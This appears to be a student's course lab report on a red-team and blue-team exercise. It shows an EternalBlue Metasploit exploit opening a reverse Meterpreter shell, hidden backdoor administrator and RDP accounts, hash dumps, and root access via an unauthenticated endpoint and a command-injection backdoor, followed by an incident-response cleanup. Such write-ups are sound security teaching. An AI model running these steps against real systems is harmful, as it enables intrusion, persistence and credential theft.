

Jon schnell


Cpre 231

Lab 13

#	Host IP	What was accessed?	How was it accessed?
1	49.46.68.152	Admin win10	Eternal blue
2	49.46.68.151	Flask web application	No authentication check for /adduser
3	49.46.68.151	Root www	Command injection backdoor /!lehs
4	222.56.65.155	/etc/shadow (unable to crack)	It is set as the ssh banner
5	222.56.65.151	Sensitive information on www	Publicly available on www

1.nessus shows a vulnerability to eternal blue on 49.46.68.152

1a.Exploit with metasploit



```
andrew / 49.46.68.152 / Microsoft Windows (Multiple Issues)
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
Sev Name
[ ] CRITICAL Microsoft Windows
[ ] CRITICAL MS17-010: Sec
[ ] MEDIUM MS16-047: Sec

[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 111.76.65.2:4444
[*] 49.46.68.152:445 - Target OS: Windows 10 Pro 10586
[*] 49.46.68.152:445 - Built a write-what-where primitive...
[+] 49.46.68.152:445 - Overwrite complete... SYSTEM session obtained!
[*] 49.46.68.152:445 - Selecting PowerShell target
[*] 49.46.68.152:445 - Executing the payload...
[+] 49.46.68.152:445 - Service start timed out, OK if running a command or non-s
ervice executable...
[*] Sending stage (179779 bytes) to 49.46.68.152
[*] Meterpreter session 1 opened (111.76.65.2:4444 -> 49.46.68.152:58824) at 202
0-04-22 15:51:34 -0500

meterpreter > sysinfo
Computer      : DESKTOP-A5DBJ29
OS            : Windows 10 (Build 10586).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 4
Meterpreter   : x86/windows
meterpreter >
```

1b.drop to shell



```
meterpreter > shell
Process 5912 created.
Channel 1 created.
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user jschnell badguyz /ADD
net user jschnell badguyz /ADD
The command completed successfully.

C:\Windows\system32>
```

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
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1c.Exit shell and run getgui to setup a backdoor

```
meterpreter > run getgui -u jschnellRDP -p badguyz

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [...]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: jschnellRDP with Password: badguyz
[*] Hiding user from Windows Login screen
[*] Adding User: jschnellRDP to local group 'Remote Desktop Users'
[*] Adding User: jschnellRDP to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /root/.msf4/logs/scripts/getgui/clean_up_20200422.5806.rc
meterpreter >
```

1d.connect to rdp and plant a flag



1e.grab the hashes while we still have the meterpreter. They may be valuable later.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 706ca684ab6540352b5a1ccb52caaea4...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

darrel:"LOL no."
alice:"The White Rabbit"
bob:"I know what I'm doing Darrel..."
eve:"senior design"
carol:"not password"

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
darrel:1001:aad3b435b51404eeaad3b435b51404ee:63f5084d69cfff1765cc91ff34cd0b56e:::
alice:1002:aad3b435b51404eeaad3b435b51404ee:4a27d885941c6b5383f6df8472f21e58:::
bob:1003:aad3b435b51404eeaad3b435b51404ee:0130dfd01b7d7a05f05f780ad626b040:::
eve:1004:aad3b435b51404eeaad3b435b51404ee:c9e31f941d1c978e0a49523cea502e93:::
carol:1005:aad3b435b51404eeaad3b435b51404ee:4013f5535b2c8e0cfd8fee894feef6ff:::
cpre231:1006:aad3b435b51404eeaad3b435b51404ee:156d473a325523115ef82f6e233c1bf6:::
aidans:1007:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jschnell:1008:aad3b435b51404eeaad3b435b51404ee:245e64b52aba55b5840311375cca5c71:::
jschnellRDP:1009:aad3b435b51404eeaad3b435b51404ee:245e64b52aba55b5840311375cca5c71:::
```


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2.web app unpatched

2a.map out web application uncovers /addUser which is missing an authentication check



49.46.68.151:8000/addUser

Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetH

Products Services Bulletin Board Em


Employee Registration

Username

Password

Create User

2b.add a user and log in.



49.46.68.151:8000/loggedin

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User Homepage

jschnell is logged in!

Change Password

Old Password

Password

Update Password

Logout

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3.command injection backdoor unpatched

3a.map out website and discover an unpatched backdoor allowing root access.



^tack sudo on the end to make the user a suder

3b.remove the password from jschnell




3c.ssh in

```
root@kali:~# ssh jschnell@49.46.68.151 -p 22
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)
```

4c.set a password

```
Changing password for jschnell.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
Password unchanged
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

4d. Cat the hashes for later.



```
49.46.68.151:8000/lehs
nobody:*:17941:0:99999:7:::
systemd-network:*:17941:0:99999:7:::
systemd-resolve:*:17941:0:99999:7:::
syslog:*:17941:0:99999:7:::
messagebus:*:17941:0:99999:7:::
auto:$6$WHInBmP7$AixrR8C8h000/ft7eSFueOGvNvB9uHb.lMtIeieY4z
/YCdogCq/2EDlabbRZxU.:18352:0:99999:7:::
_apt:*:17941:0:99999:7:::
_lxd:*:17941:0:99999:7:::
uidd:*:17941:0:99999:7:::
dnsmasq:*:17941:0:99999:7:::
landscape:*:17941:0:99999:7:::
pollinate:*:17941:0:99999:7:::
deploy:$6$xxOorshwsYiKj2HU82d03W6mtYDK0QP6hf797I91MROMTr
/cVdgYjUcM5ufgYjCq93TK0.:17992:0:99999:7:::
alice:$6$OFQBPTBc$MkXK1nY0lBzKfpPZfoZ6JcCtaqZQhJvGlb1vjI2KNn
bob:$6$aiOuPNfo$2Q68i3WgWEKjJRKeSg.AXspePqZjUjxPtM8v6kWFd
darrel:$6$G5zLT46$yl781eafvNPluPrBX0SMx/tNPYiCmVoZhp2khP38
/:18373:0:99999:7:::
eve:$6$SRsA0Xyc$fB4Hr4UsIisJlh7bD3vC1EBub7hOTQtH3ch8WxqGg
/:18373:0:99999:7:::
ntp:*:18352:0:99999:7:::
sshd:*:18352:0:99999:7:::
aidans:$6$D8mmjvJB$bKsNbDDfAP12MBxfn/bTpxzSBYrW1bUv4f26d1
/ZYlvMgp1XN3nYcGH09kc1WYOfl.:18374:0:99999:7:::
jschnell:$6$HQwPtToA$KqAIEZrfvMgyj8ZxNrTF1SGEbhYHDMkGnhY6
```

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4a.ssh banner is /etc/shadow

```
root@kali:~/Desktop# ssh root@222.56.65.155 -p 22
root:$6$DCdtBsv6$pKGJ07gnpH2VWG2SH5c16SkREVqQhJkyromPx
j0lxR.:18367:0:99999:7:::
daemon*:17001:0:99999:7:::
bin*:17001:0:99999:7:::
sys*:17001:0:99999:7:::
sync*:17001:0:99999:7:::
games*:17001:0:99999:7::: Hello, it's the Intern!
man*:17001:0:99999:7:::
lp*:17001:0:99999:7:::
mail*:17001:0:99999:7::: W2 forms handed back to you in
news*:17001:0:99999:7::: and I don't know who all of you a
uucp*:17001:0:99999:7::: le and do the following on Friday
proxy*:17001:0:99999:7:::
www-data*:17001:0:99999:7::: yee T-shirt so I can easily find
backup*:17001:0:99999:7:::
list*:17001:0:99999:7::: e picking up more than one W2 fo
irc*:17001:0:99999:7:::
gnats*:17001:0:99999:7::: ou'd rather have this mailed to yo
nobody*:17001:0:99999:7:::
systemd-timesync*:17001:0:99999:7::: at rest of your day!!
systemd-network*:17001:0:99999:7:::
systemd-resolve*:17001:0:99999:7:::
syslog*:17001:0:99999:7:::
apt*:17001:0:99999:7:::
messagebus*:17001:0:99999:7:::
uuid*:17001:0:99999:7::: as created for educational use only
```

```
chris:$6$0Yr9U1Mm$chnfd/X0pdNCY1oIe0/SZPnUt32bzf4PX73g
ewW7CD0:18367:0:99999:7::: I'm posting this message as a re
epmd*:18009:0:99999:7::: W2 forms handed back to you in
couchdb*:18009:0:99999:7::: d I don't know who all of you a
sshd*:18010:0:99999:7::: le and do the following on Friday
alice:$6$V3TYm7Yl$c.kZee3JZ.9DmDJtn2wCQIJ2jUyYw7FRQ30
u5A48b0:18367:0:99999:7::: nployee T-shirt so I can easily find
bob:$6$ID0M7B51$Y.ggeivq8NXfcP8e90zXR4XcKxC78TSsZm2ie2
yPg5/:18367:0:99999:7::: re picking up more than one W2 fo
carol:$6$996o3ip7$wqdW8wCzqT9P88Dl9ITmJJ4zgnIccIPihm69
cXARzB0:18367:0:99999:7::: ou'd rather have this mailed to yo
darrel:$6$N.BjMZrr$dLE9K4CaGCTafXoJ/FMPYVTbCwqIthRGwrN
MYaFUtq1:18367:0:99999:7::: d have a great rest of your day!!
eve:$6$Sx97DuXn$nQ3ZjYru0f1UFH8TNzK.CPcI/dlvBtc0Qu0jpc
7ZBC.:18367:0:99999:7:::
cups-pk-helper*:18367:0:99999:7:::
geoclue*:18367:0:99999:7:::
gdm*:18367:0:99999:7:::
gnome-initial-setup*:18367:0:99999:7::: ical use only
Have some hashes!
root@222.56.65.155's password: 
```



4b. Attempts to crack any password in /etc/shadow with john the ripper were unsuccessful. But with the power of the cloud anything is possible...

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5.sensitive info is not redacted from www.(or moved behind authentication to confirm that the person accessing information is an employee)



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#	Host IP	What was accessed?	How it was accessed?	What was the impact of the incident?	How did you respond to the incident?
1	111.76.65.151	Eve's account was breached at 17:20 on april 24	Ssh from 98.76.54.2	A backdoor user was put in place and some users passwords were removed	Reset user passwords and remove backdoor. Unable to find a patch because logs did not go back to the 24th.

1. A new user was added to the box cpre231Hacked. Also some passwords were changed.

```
deploy:x:1002:1002:,,,:/home/deploy:/bin/bash
alice:x:1003:1003:Alice,,,:/home/alice:/bin/bash
bob:x:1004:1004:Bob Butler,,,:/home/bob:/bin/bash
darrel:x:1005:1005:Darrel Daring,,,:/home/darrel:/bin/bash
eve:x:1006:1006:,,,:/home/eve:/bin/bash
ntp:x:110:111:/:/nonexistent:/usr/sbin/nologin
sshd:x:112:65534:/:run/sshd:/usr/sbin/nologin
cpre231Hacked:x:1008:1008:/:/home/cpre231Hacked:/bin/sh
root@ubuntu18:/var/log#
```

```
deploy:$6$T.ra01kn$pgyX4vCzNmHh.59vYqcnq/2RMkmGL5ksQBA1g1Bz3be1v1VsaNp7eRTZCd1mdkbjyjpTQ1dMUHV.24ILO
4EoN0:18380:0:99999:7:::
alice:$6$r4Rq9YgT$P9GdaYKSKjxIERh//oveFC4FILNm/jvfuxzNv0.zA4tyXPHwbFQ1NFRxoA9NNGuBykICHupIgQ1op4v5R.
ryV1:18380:0:99999:7:::
bob:$6$3rkadEXE$WJ4gGxtC0i8yw29XzCLXjqeHFJ5CW65kuNdxv2pzgXzysXTck/huh2umHk.jNiWt7YbP921jB2t2fydVMAqiW
w/:18380:0:99999:7:::
darrel:$6$e42WycD0$SmYFLzjwQtrNvBVp15FNhGg6M6cMuy4EmYf7Qk1a6.3rufXMU7W0AY9Va3oc9LxKQHdJDj7fv70npqfuw
eeP01:18372:0:99999:7:::
eve:$6$4.GiBurL$0103AsA07WY9D00i/dQ0.FLqNVsFahw62T9nHYdGJISMT/2pp6HvRt5xjqL0h32yv6o1YzdKBuaUw/saTh6K
N1:18380:0:99999:7:::
ntp:*:18352:0:99999:7:::
sshd:*:18352:0:99999:7:::
cpre231Hacked:$6$9Hz70N9W$78BdTwKiFw00R9Gq1W6rbGERSNjhdfZxc8U.Op6HVdYNaViDxxbmyFNFsuhi.zJoYgywYNFqIK
R8BqGH0odsM1:18376:0:99999:7:::
root@ubuntu18:/usr# _
```

- 1b. Eve was sshed into on friday from 98.76.54.2

```
root@ubuntu18:~# cat /var/log/btmp
rssh:nottyeve111.76.65.2%  oLA\ssh:nottyeve98.76.54.2'f^bL6Yssh:nottyroot73.19.46.2^I.
ssh:nottyroot73.19.46.2^I.Yssh:nottyroot73.19.46.2^I.root@ubuntu18:~#
root@ubuntu18:~# lastb eve
eve      ssh:notty    98.76.54.2      Fri Apr 24 17:20 - 17:20    (00:00)
eve      ssh:notty    111.76.65.2     Sun Apr 19 21:29 - 21:29    (00:00)

btmp begins Sun Apr 19 21:29:57 2020
```

- 1c. Poke around the backdoor user after changing it to bin/bash

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```
cpre231Hacked:x:1008:1008::/home/cpre231Hacked:/bin/bash
"/etc/passwd" 39L, 2006C written
root@ubuntu18:/usr# su cpre231Hacked
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

cpre231Hacked@ubuntu18:/usr$ ls -al
total 72
drwxr-xr-x 10 root root 4096 Feb 14 2019 .
drwxr-xr-x 23 root root 4096 Mar 31 13:16 ..
drwxr-xr-x  3 root root 28672 Mar 31 18:43 bin
drwxr-xr-x  2 root root 4096 Apr 24 2018 games
drwxr-xr-x 35 root root 4096 Mar 31 15:14 include
drwxr-xr-x 64 root root 4096 Mar 31 18:43 lib
drwxr-xr-x 10 root root 4096 Feb 14 2019 local
drwxr-xr-x  2 root root 12288 Mar 31 18:43 sbin
drwxr-xr-x 116 root root 4096 Mar 31 18:43 share
drwxr-xr-x  6 root root 4096 Mar 30 18:22 src
cpre231Hacked@ubuntu18:/usr$ history
 1  ls -al
 2  history
cpre231Hacked@ubuntu18:/usr$ _
```

1c. Remove backdoor

```
cpre231Hacked@ubuntu18:/usr$ userdel cpre231Hacked
userdel: user cpre231Hacked is currently used by process 24790
cpre231Hacked@ubuntu18:/usr$ kill -9 24790
root@ubuntu18:/usr# userdel cpre231Hacked
root@ubuntu18:/usr#
```

1d.reset changed passwords

```
deploy:$6$T.ra0lkn$ppyX4vCzNmHh.59vYqcnq/2RMkmGL5ksQBA1g1Bz3be1v1VsaNp7eR
4EoN0:18380:0:99999:7:::
alice:$6$r4Rq9YgT$p9GdaYKSKjxIERh//oveFC4FILNm/jVfuxzNv0.zA4tyXPHwbFQ1NFR
ryV1:18380:0:99999:7:::
bob:$6$3rkadEXE$WJ4gGxtC0i8yw29XzCLXjqeHFJ5CW65kuNdxv2pzgXzysXTcK/huhZumH
w/:18380:0:99999:7:::
darrel:$6$e42wyC00$SmyFLzjwQtrNvBVp15FNhGg6M6cMuy4EmYf7Qk1a6.3rufXMu7W0AY
eeP01:18372:0:99999:7:::
eve:$6$4.GiBurL$0103AsA07Wy9D00i/dQ0.FLqNVsFahw6ZT9nHYdGJIsMT/Zpp6MvRt5xj
N1:18380:0:99999:7:::
ntp*:18352:0:99999:7:::
sshd*:18352:0:99999:7:::
root@ubuntu18:/usr#
```

1e. I'm pretty sure the attackers got in through the web application or flask vulnerability because there is a comment relating to authentication on the web application that I was never able to figure out how to patch.